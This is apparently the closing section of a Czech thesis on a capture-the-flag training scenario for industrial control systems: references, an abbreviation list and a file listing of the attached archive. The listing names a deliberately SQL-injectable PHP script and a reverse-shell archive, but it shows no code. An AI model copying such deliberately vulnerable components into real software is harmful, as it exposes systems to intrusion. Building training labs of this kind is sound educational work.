[40] GREENBERG, Andy. How a Hacker Tried to Poison a Florida City's Water Supply. *Wired*. 2021, 8. února. Dostupné z: https://www.wired.com/story/oldsmar-florida-water-utility-hack/. [cit. 2023-12-10].

[41] GREENBERG, Andy. *Sandworm: A new era of cyberwar and the hunt for the Kremlin's most dangerous hackers*. Anchor, 2019.

[42] URBINA, Marcelo, ASTARLOA, Armando, LÁZARO, Jesús, BIDARTE, Unai, VILLALTA, Igor a RODRIGUEZ, Mikel. Cyber-Physical Production System Gateway Based on a Programmable SoC Platform. *IEEE Access*. 2017, vol. 5, s. 20408-20417, doi: 10.1109/ACCESS.2017.2757048. [cit. 2024-07-11]

[43] ALEXANDER, Otis, BELISLE, Misha a STEELE, Jacob. MITRE ATT&CK for industrial control systems: Design and philosophy. *The MITRE Corporation: Bedford, MA, USA*. 2020. Dostupné z: https://attack.mitre.org/docs/ATTACK_for_ICS_Philosophy_March_2020.pdf. [cit. 2024-05-05].

[44] NAMEKAR, Swapnil Arun; YADAV, Rishabh. Programmable Logic Controller (PLC) and its applications. International Journal of Innovative Research in TechnologY (IJIRT), 2020, 6.11: 372-376.

[45] KNAPP, Eric D. a LANGILL, Joel Thomas. *Industrial Network Security: Securing critical infrastructure networks for smart grid, SCADA, and other Industrial Control Systems*. Syngress, 2014.

Seznam symbolů a zkratek

APT	Advanced Persistance Threat
API	Application Programming Interface
BUTCA	Brno University of Technology Cyber Arena
CTF	Capture the Flag
DMZ	Demilitarized Zone
HART	Highway Addressable Remote Transducer
HMI	Human Machine Interface
HTB	Hack The Box
HTTP	Hypertext Transfer Protocol
ICS	Industrial Control System
OT	Operational Technology
PHP	Hypertext Preprocessor
PLC	Programmable Logic Controller
SaaS	Software as a Service
SCADA	supervisory control and data acquisition
SOC	Security Operations Center
SSH	Secure Shell
SQL	Structured Query Language
VPN	Virtual Private Network

Seznam příloh

A Obsah elektronické přílohy

Celá aplikace je v elektronické příloze a adresářová struktura je popsaná níže.

- `/` — kořenový adresář přiloženého archivu
  - `CTF-1h/` — Složka s obsahem hodinové verze CTF scénáře
    - `actuators/` — Složka s kódy pro ovládací prvky
      - `dehumidifier_actuator.py` — Kód pro ovládání odvlhčovače
      - `fan_actuator.py` — Kód pro ovládání ventilátoru
      - `__init__.py` — Inicializační soubor pro ovládací prvky
      - `pump_actuator.py` — Kód pro ovládání čerpadla
      - `valve_actuator.py` — Kód pro ovládání ventilu
    - `docker-compose.yml` — Konfigurační soubor Docker Compose
    - `Dockerfile` — Soubor Dockerfile pro sestavení obrazu
    - `hmi/` — Složka s kódy pro rozhraní SCADA/HMI
      - `hmi.py` — Hlavní kód pro SCADA/HMI rozhraní
      - `__init__.py` — Inicializační soubor pro HMI
      - `static/` — Složka s statickými soubory pro HMI
        - `css/styles.css` — Styly pro SCADA/HMI rozhraní
        - `images/` — Obrázky pro SCADA/HMI
          - `empty_water_drop.png` — Obrázek prázdné kapky vody
          - `fan.png` — Obrázek ventilátoru
          - `full_water_drop.png` — Obrázek plné kapky vody
          - `valve.png` — Obrázek ventilu
        - `js/scripts.js` — Skript pro SCADA/HMI
      - `templates/index.html` — HTML šablona pro HMI
    - `plc_server.py` — Kód pro PLC server
    - `requirements.txt` — Seznam potřebných knihoven
    - `sensors/` — Složka s kódy pro senzory
      - `chemical_concentration_sensor.py` — Senzor pro měření koncentrace chemikálií
      - `chemical_level_sensor.py` — Senzor pro měření hladiny chemikálií
      - `humidity_sensor.py` — Senzor vlhkosti
      - `__init__.py` — Inicializační soubor pro senzory
      - `ph_sensor.py` — Senzor pro měření pH
      - `pressure_sensor.py` — Senzor tlaku
      - `temperature_sensor.py` — Senzor teploty
      - `water_level_sensor.py` — Senzor hladiny vody
    - `tank_simulation.py` — Simulace nádrže
    - `utils/logging_setup.py` — Konfigurace logování
  - `CTF-24h/` — Složka s obsahem celodenní verze CTF scénáře
    - `actuators/` — Složka s kódy pro ovládací prvky
      - `dehumidifier_actuator.py` — Kód pro ovládání odvlhčovače
      - `fan_actuator.py` — Kód pro ovládání ventilátoru
      - `__init__.py` — Inicializační soubor pro ovládací prvky
      - `pump_actuator.py` — Kód pro ovládání čerpadla
      - `valve_actuator.py` — Kód pro ovládání ventilu
    - `docker-compose.yml` — Konfigurační soubor Docker Compose
    - `Dockerfile` — Soubor Dockerfile pro sestavení obrazu
    - `historian/` — Složka s kódy pro historian server
      - `Dockerfile` — Dockerfile pro historian server
      - `historian.py` — Kód pro historian server
      - `requirements.txt` — Seznam potřebných knihoven pro Historian

- hmi/ — Složka s kódy pro rozhraní HMI
  - hmi.py — Hlavní kód pro HMI rozhraní
  - __init__.py — Inicializační soubor pro HMI
  - static/ — Složka s statickými soubory pro SCADA/HMI
    - css/styles.css — Styly pro HMI rozhraní
    - images/ — Obrázky pro HMI
      - empty_water_drop.png — Obrázek prázdné kapky vody pro vypnutý odvlhčovač
      - fan.png — Obrázek ventilátoru
      - full_water_drop.png — Obrázek plné kapky vody pro zapnutý odvlhčovač
      - valve.png — Obrázek ventilu
    - js/scripts.js — Skript pro HMI
  - templates/index.html — HTML šablona pro HMI
- mail_server/ — Složka s kódy pro mailový server
  - docker-compose.yml — Konfigurační soubor Docker Compose
  - Dockerfile — Soubor Dockerfile pro sestavení obrazu
  - dovecot/dovecot.conf — Konfigurační soubor pro Dovecot
  - postfix/master.cf — Konfigurační soubor pro Postfix
- plc_server.py — Kód pro PLC server
- requirements.txt — Seznam potřebných knihoven
- sensors/ — Složka s kódy pro senzory
  - chemical_concentration_sensor.py — Senzor pro měření koncentrace chemikálií
  - chemical_level_sensor.py — Senzor pro měření hladiny chemikálií
  - humidity_sensor.py — Senzor vlhkosti
  - __init__.py — Inicializační soubor pro senzory
  - ph_sensor.py — Senzor pro měření pH
  - pressure_sensor.py — Senzor tlaku
  - temperature_sensor.py — Senzor teploty
  - water_level_sensor.py — Senzor hladiny vody
- sql_injection/ — Složka s kódy pro SQL injection scénář
  - Dockerfile — Dockerfile pro SQL injection scénář
  - init.sql — Inicializační SQL skript
  - src/index.php — PHP skript se zranitelností SQL injection
- tank_simulation.py — Simulace nádrže
- ubuntu/ — Složka s kódy pro Ubuntu kontejner
  - Dockerfile — Dockerfile pro Ubuntu kontejner
  - entrypoint.sh — Skript pro spuštění kontejneru
  - flag.txt — Soubor s flagem
  - reverse_shell.tar.gz — Archiv s reverse sell
- ubuntu2/ — Druhý Ubuntu kontejner
  - data/ — Složka s daty
  - Dockerfile — Dockerfile pro Ubuntu kontejner
  - entrypoint.sh — Skript pro spuštění kontejneru Ubuntu
  - pom.xml — Pom.xml pro Maven
  - src/main/java/com/lisa/App.java — Java aplikace
  - resources/ — Složka s resources
    - log4j2.xml — Konfigurace Log4j
    - logs/ — Logy
- ubuntu_engineering/ — Složka pro konfiguraci kontejneru engineering kontejner
  - Dockerfile — Dockerfile pro engineering kontejner
- utils/logging_setup.py — Konfigurace logování
- Dokumentace.pdf — PDF dokumentace
- Metodika_pro_scenar.pdf — Metodika pro scénář